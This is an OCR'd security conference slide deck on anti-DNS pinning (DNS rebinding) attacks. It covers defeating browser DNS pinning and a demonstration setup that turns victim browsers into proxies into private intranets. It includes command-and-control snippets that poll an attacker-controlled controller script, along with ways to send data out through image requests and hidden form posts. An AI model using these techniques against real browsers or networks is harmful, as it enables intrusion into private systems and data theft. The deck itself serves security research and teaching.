Intranet Invasion Through Anti-DNS Pinning

David Byrne, CISSP, MCSE
Security Architect
EchoStar Satellite / Dish Network
David.Byrne@echostar.com

Naming Conventions

Anti-DNS pinning

a.k.a. DNS rebinding

a.k.a. Quick-swap DNS

- Google results:
  - “Anti-DNS pinning”: 12,900
  - “DNS Rebinding”: 214
  - “Quick-swap DNS”: 142
- Anti-DNS pinning is a specialized version of DNS Rebinding

Web / JavaScript Malware

- Cross Site Scripting (XSS)
- Cross Site Request Forgery (CSRF)
- Port scanning
- Keystroke capturing
- Client-side file enumeration
- Web site fingerprinting
- Browser history theft
- Self-propagating worms


Presentation Objectives

- Explain simple DNS-rebinding attacks, and why DNS-pinning was the solution
- Demonstrate turning a web browser into an HTTP proxy server using only JavaScript
- Demonstrate turning a web browser into a generic SOCKS proxy using only untrusted Java applets
- Discuss other DNS-rebinding attacks
- Discuss defense against anti-DNS pinning attacks

Same Origin Policy

- Netscape started it in Navigator 2 when JavaScript debuted
- "**`The same origin policy prevents documents or scripts loaded from one origin from getting or setting properties of a document from a different origin.`**" – Mozilla.org
- Both documents must have the same protocol, the same hostname the and same port; IP address must be ignored because of virtual hosts
- Cross Site Scripting gets around this by injecting JavaScript into the targeted site. Without rare client-side vulnerabilities, a properly secured site is not vulnerable


Simple DNS Rebinding Attacks



Attack Web Server
13.1.2.3

Attack payload


Request




Attack DNS Server
attacker.com

evil.attacker.com

10.4.5.6





Victim Web Server
10.4.5.6

Useful data

Attack request

DNS Cache

evil.attacker.com
10.4.5.6

DNS Pinning

- Intended to prevent simple DNS rebinding attacks
- It forces a browser to pin the first DNS response for a hostname in cache; no additional queries are allowed
- The first attack against it was documented in 1996 by Princeton researchers; against Java, not browsers
- May violate RFC 2616 (HTTP/1.1)

RFC 2616: Hypertext Transfer Protocol -- HTTP/1.1

15.3 DNS Spoofing

…

If HTTP clients cache the results of host name lookups in order to achieve a performance improvement, they MUST observe the TTL information reported by DNS.

If HTTP clients do not observe this rule, they could be spoofed when a previously-accessed server's IP address changes. As network renumbering is expected to become increasingly common, the possibility of this form of attack will grow. Observing this requirement thus reduces this potential security vulnerability.

Defeating DNS-Pinning – Process Termination

- First documented in September, 2003 by Josh Soref
- Ignored until July, 2006 when Amit Klein brought it up again

1. Get the victim browser to request an attack payload
2. Wait for the browser to close, or cause it to crash
3. Wait for the user to open the browser again
4. Get the browser to reload the payload from cache
5. The payload initiates a request to the hostname it came from originally
6. The browser re-queries the DNS server, but this time it receives the IP address of the target server
7. The payload is run against the target server


Defeating DNS-Pinning – Process Termination

- Pros
  - Difficult to defeat with browser design; the browser must re-query DNS eventually
- Cons
  - Defeated by clearing the cache on exit
  - Difficult to get attack payload reloaded from cache
  - Very, very slow

Defeating DNS-Pinning – Forcing Cache Reloads

- In August 2006, Martin Johns documented that major browsers (IE & Firefox) don’t fully implement DNS pinning
- If a web server becomes unavailable, the DNS cache is dumped
- Coordinating firewall and DNS changes makes for an effective attack

Anti-DNS Pinning: Unavailable Server



Demonstration Components

- Victim browser – standard JavaScript only; no plug-ins
- Victim web server – typically on a private network
- Attack server
  - Backend MySQL database
  - Primary IP address
    - Authoritative DNS server for an attacker-controlled domain
    - HTTP proxy server that accepts requests from the attacker
    - Web-based attack console (CGI script)
    - Responds to polls from victim browsers with new commands and proxy requests (CGI script)
    - Receives response data from the victim browser (CGI script)
  - Secondary IP address
    - Serves up iframe content for anti-DNS pinning attack (CGI script)

JavaScript Malware Communication

- All communication must be initiated by the victim browser to the attack server, or to the victim server
- Command & control functions are implemented by polling the attacker's server with scripts
- Image requests or forms send data from the victim browser to the controller script
- XMLHTTPRequest sends requests from the victim browser to the victim server

Requesting Data from the Attack Server

- Primary method uses intentional XSS
- A script is loaded from the attack server;

```
<script src="http://attacker/control.pl?command=poll">
```

- The response stores data in variables that the requesting script can access

```
data['request345'] = 'GET / HTTP/1.0\n…';
```

- Anti-XSS filters might break this
- No XSS is required for the demonstration


Sending Data to the Attack Server

- Small amounts of text data:
  - Create an image object
  - Set source to the controller script on the attack server; the text data is passed in the query string
  - Append object to document body
- Large amount of data, or binary data
  - HTML form
  - Data in text input box
  - Action set to the controller script on the attack server
  - Method set to POST
  - Target set to an unused iframe
  - Encoding type to “multipart/form-data”

XMLHTTPRequest Object


- The XMLHTTPRequest (XHR) object allows JavaScript to issue arbitrary HTTP GETs or POSTs
- Used commonly in AJAX sites such as Google Maps
- Normally, it can only return text data
- Thanks to Marcus Granado (mgran.blogspot.com) for documenting how to retrieve binary data using the “x-user-defined” character set.
- Can only be used with the origin server; after the DNS change, the *victim* server is considered origin

Demonstration Environment



Demonstration Environment

DD-WRT Firewall



Internet Laptop


Attack server VM
Attack workstation VM
XSS infected server VM

Corporate Laptop

Windows server VM
Linux server VM
Victim workstation VM

With assistance from Eric Duprey


Demonstration Sequence



`http://www.news-site.com/infected_page.asp`

1. Victim browser visits a website infected with a XSS attack and runs a small piece of malicious JavaScript code.


Demonstration Sequence



`http://12.0.0.51/attack.html`

2. The malicious JavaScript causes the victim to load a page from the attack web server. This could be in a new window, in a small iframe, etc.


Demonstration Sequence



`http://12.0.0.51/cgi-bin/controller.pl?command=poll&sessionID=10`

3. Every 1.5 seconds, JavaScript from the base attack page appends a <SCRIPT> tag to the document body. The source is set to the controller script, with a command value indicating a poll

